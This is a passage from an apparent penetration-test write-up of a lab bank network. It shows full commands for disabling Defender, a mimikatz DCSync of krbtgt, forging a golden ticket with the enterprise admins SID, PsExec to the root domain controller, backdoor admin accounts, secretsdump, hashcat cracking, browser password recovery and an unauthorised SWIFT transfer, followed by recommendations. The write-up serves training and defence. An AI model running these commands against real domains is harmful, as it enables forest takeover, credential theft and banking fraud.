PS C:\Users\aquinas> get-adtrust

cmdlet Get-ADTrust at command pipeline position 1
Supply values for the following parameters:
Filter: *

Direction                : BiDirectional
DisallowTransitivity      : False
DistinguishedName         : CN=thereserve.loc,CN=System,DC=corp,DC=thereserve,DC=loc
ForestTransitive          : False
IntraForest               : True
IsTreeParent              : False
IsTreeRoot                : False
Name                      : thereserve.loc
ObjectClass                : trustedDomain
ObjectGUID                : 7565d621-3f3e-414d-b00a-3eb2c03a36e0
SelectiveAuthentication    : False
SIDFilteringForestAware   : False
SIDFilteringQuarantined   : False
Source                    : DC=corp,DC=thereserve,DC=loc
Target                    : thereserve.loc
TGTDellegation            : False
TrustAttributes           : 32
TrustedPolicy              :
TrustingPolicy            :
TrustType                  : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False

PS C:\Users\aquinas>
```

To do this required the use of `mimikatz`, which by default is blocked by most competent antivirus solutions and definitely by Microsoft Defender. However, as admin on the CORPDC, the consultant was able to disable AV with the following command: `Set-MpPreference -DisableRealtimeMonitoring $true`.

Uploading `mimikatz`, in order to get a golden ticket granting access to the root domain, the following steps were done:

- first, the SID of the CORP domain and root were gathered, via Get-ADDomain and Get-ADDomain -server 10.200.116.100
- next, the NTLM hash of the krbtgt user for CORP was gathered, via in mimikatz:
lsadump::dcsync /domain:corp.thereserve.loc /user:corp\krbtgt

```
PS C:\Windows\system32> cd c:\users\aquinas
PS C:\users\aquinas> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:corp.thereserve.loc /user:corp\krbtgt
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'corp\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWORD )
Account expiration : 
Password last change : 9/7/2022 9:58:08 PM
Object Security ID  : S-1-5-21-170228521-1485475711-3199862024-502
Object Relative ID  : 502

Credentials:
```

- finally, a golden ticket was forged with kerberos::golden /user:aquinas /domain:corp.thereserve.loc /sid:[CORP_SID] /krbtgt:[KRBtgt_HASH] /sids:[ROOT_SID]-519 /ptt

```
28 107d004f8d471d27c270091737410
29 23cb7ac89d73a8ad38673dd39afab810

mimikatz # kerberos::golden /user:aquinas /domain:corp.thereserve.loc /sid:!! 2024 /kr
tgt:!! 29ede /sids:!! 4703-519 /ptt
User      : aquinas
Domain    : corp.thereserve.loc (CORP)
SID       : !! 2024
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: !! 4703-519 ;
ServiceKey: !! 9ede - rc4_hmac_nt
Lifetime  : 5/21/2023 3:43:13 AM ; 5/18/2033 3:43:13 AM ; 5/18/2033 3:43:13 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'aquinas @ corp.thereserve.loc' successfully submitted for current session.
mimikatz # _
```


Note the use of -519 at the end of the ROOT_SID - this is the SID of the enterprise admins group. By executing the above command a golden ticket was created for the user aquinas granting access to the Root domain; this could be verified by running outside of mimikatz: `dir \\rootdc.thereserve.loc\c$` and seeing the file listing.

```
mimikatz # exit
Bye!
PS C:\users\aquinas> klist

Current LogonId is 0:0x49b41d

Cached Tickets: (1)

#0> Client: aquinas @ corp.thereserve.loc
Server: krbtgt/corp.thereserve.loc @ corp.thereserve.loc
Kerberos Ticket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 5/21/2023 3:43:13 (local)
End Time: 5/18/2033 3:43:13 (local)
Renew Time: 5/18/2033 3:43:13 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

PS C:\users\aquinas> ls \\rootdc.thereserve.loc\c$

Directory: \\rootdc.thereserve.loc\c$


Mode                LastWriteTime         Length Name
----                -
d-----          11/14/2018   6:56 AM             EFI
d-----          5/13/2020   6:58 PM             PerfLogs
d-r---          9/7/2022   4:58 PM             Program Files
d-----          9/7/2022   4:57 PM             Program Files (x86)
d-r---          5/20/2023   3:35 PM             Users
d-----          5/20/2023   3:30 PM             Windows
-a----          4/1/2023   4:10 AM             427 adusers_list.csv
-a----          3/17/2023   6:18 AM             85 dns_entries.csv
-a----          4/15/2023   8:52 PM          3162859 EC2-Windows-Launch.zip
-a----          4/15/2023   8:52 PM          13182 install.ps1
-a----          4/15/2023   8:51 PM          1812 thm-network-setup-dc.ps1

PS C:\users\aquinas> 
```

To gain remote command execution, [PsExec](#) from [Systools](#) was used: `.\PsExec.exe -accepteula \\rootdc.thereserve.loc cmd`, which opened a command shell:

```
PS C:\users\aquinas> .\PsExec.exe -accepteula \\rootdc.thereserve.loc cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\aquinas

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32> 
```

To complete the compromise, a user was created (net user aquinas [REDACTED] /add again), and added to the enterprise admins group directly with net group "Enterprise Admins" aquinas /add. The consultant could then remote desktop direct to the root domain controller, proving compromise of the entire forest.




The screenshot shows a Windows desktop environment. On the left side of the taskbar, there are icons for the Recycle Bin, Google Chrome, and a folder named 'EC2 feedback'. A Windows PowerShell window is open in the foreground. The title bar of the window reads 'Windows PowerShell' and the address bar shows the IP address '10.200.116.100'. The PowerShell window displays the following text:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aquinas> whoami
thereserve\aquinas
PS C:\Users\aquinas> hostname
ROOTDC
PS C:\Users\aquinas> 
```

Stage 4: Access to the Swift system and demonstrating impact


With an enterprise admin user it was possible to remote directly to the BANKDC domain controller in the bank domain. After gaining access, another user was added as before and explicitly added to the domain admins group for the bank domain. With this new user all machines were accesable, and it was also possible to perform a DC sync: `proxychains python3.9 /opt/impacket/examples/secretsdump.py -just-dc aquinas:[REDACTED]@10.200.116.101`. Note that in order to do this, a reverse_ssh client connection was propagated through to the bank domain using remote port forwarding as described above. This gave all hashes for the bank domain.




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\aquinas> hostname
BANKDC
PS C:\Users\aquinas> whoami
thereserve\aquinas
PS C:\Users\aquinas>
```


The server `jmp.bank.thereserve.loc` was the only machine capable of accessing the `http://swift.bank.thereserve.loc` website:




This machine had two users under its user folder: a.holt and a.turner. The password hash for a.turner could be cracked with `hashcat -m 1000 hash rockyou.txt`, though as domain admin their passwords could also simply be changed. Logging on as these users and opening up the website in the Chrome browser revealed both users had saved their credentials for the system in Chrome's password manager - these passwords could be recovered via the Password Manager interface.




Both a.holt and a.turner had the 'approval' role within Swift.



To perform a transaction and demonstrate impact, in addition to the accounts provided by The Reserve bank's security team, the consultant needed access to both capturers and approvers. To find a capturer account, other machines in the bank domain were connected to and enumerated. On WORK2 the user c.young had a note in their document's folder saying they were a capturer, and that their password in Swift was the same as their AD password:



Their hash was the same as a.turner's indicating they shared the same AD password and so the consultant was able to log in as c.young:



In summary, to perform a swift transaction from the JMP server, the consultant gathered:

- a source account and destination account provided by the security team, Aquinas@source.loc and Aquinas@destination.loc respectively
- a capturer account, c.youn@bank.thereserve.loc
- an approver account, a.turner@bank.thereserve.loc

They were then able to:

1. issue a transaction using the account IDs for their created accounts
2. collect the PIN sent to their email and verify the transaction in the interface
3. log in as a capturer and forward the transaction
4. log in as an approver and approve the transaction

In so doing, the complete compromise of the network and the banks financial security was proved.

Summary & Recommendations

Overall, the network's largest failing were weak password policies. Via a small list of about 720 options, it was possible to brute force two initial points of access. Then via bruteforcing another weak password in a service principle, admin access to the non-dc machines in the CORP network was obtained. Everything that followed in the compromise stemmed from this original path of attack.

A second, arguably as serious issue were multiple weaknesses on the perimeter systems, including the ability to brute force user account passwords via the SMTP server without any lockout or degraded performance protection.

In addition to fully segregating the banking network from the internet, by removing it from the forest that contains the corporate network, the consultant recommends that passwords be fully random and not based on a small set of word options and rules. Users should all have passwords at least 14 characters long (with or without complexity), randomly generated using a secure random algorithm, and stored in each user's password manager.

Beyond password policy, the only other significant failing was that the Approver users of the swift system had saved their credentials in their browsers. By gaining access to their workstations, these passwords could be recovered from Chrome without effort. Again, keeping the password long and in a password manager would be a more secure approach.